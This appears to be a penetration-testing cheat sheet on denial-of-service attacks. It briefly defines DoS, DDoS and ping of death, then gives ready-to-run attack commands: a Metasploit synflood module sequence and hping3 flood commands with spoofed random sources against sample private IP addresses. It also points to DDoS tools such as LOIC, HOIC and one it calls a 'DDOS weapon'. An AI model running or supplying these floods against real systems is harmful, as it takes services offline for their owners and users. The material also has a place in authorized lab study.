# Denial of Service (DoS)

Denial of Service (DoS)

A Denial of Service (DoS) is an attack that disrupts the normal function of a service, preventing other users from accessing it. Common targets include websites, networks, machines, or specific programs

SYN Flooding Attack using Metasploit

```
nmap -p 21 192.168.31.113

msfconsole use auxiliary/dos/tcp/synflood

 show options

 set RHOST set

RPORT 21

 set SHOST

set TIMEOUT 30000

 exploit
```

SYN Flooding Attack using Hping3

```
hping3 <ipaddress> --flood
```

Distributed Denial of Service (DDoS)

A DDoS attack disrupts normal traffic by overwhelming the target with a flood of internet traffic. It leverages multiple compromised computers as sources of attack traffic

Ping of Death

A Ping of Death is a DoS attack where the attacker sends a packet larger than the maximum allowable size, causing the target machine to freeze or crash.

How it Works

ICMP echo-reply message or "ping" is used to test network connection. Maliciously large packets cause buffer overflow, leading to system freeze, crash, or reboot.

DDOS Ping of Death Attack using Hping3

```
hping3 192.168.195.183 -c 10000000000 -d 999999999 --rand-source --flood -p 3306
```

DDos Tools

LOIC

Download LOIC for free. A network stress testing application. Low Orbit Ion Cannon. The project on...

High Orbit Ion Cannon

Download High Orbit Ion Cannon for free. None

UltraDDOS-v2

Download UltraDDOS-v2 for free. DDOS tool. One of the most overpowered DDOS weapon on the...

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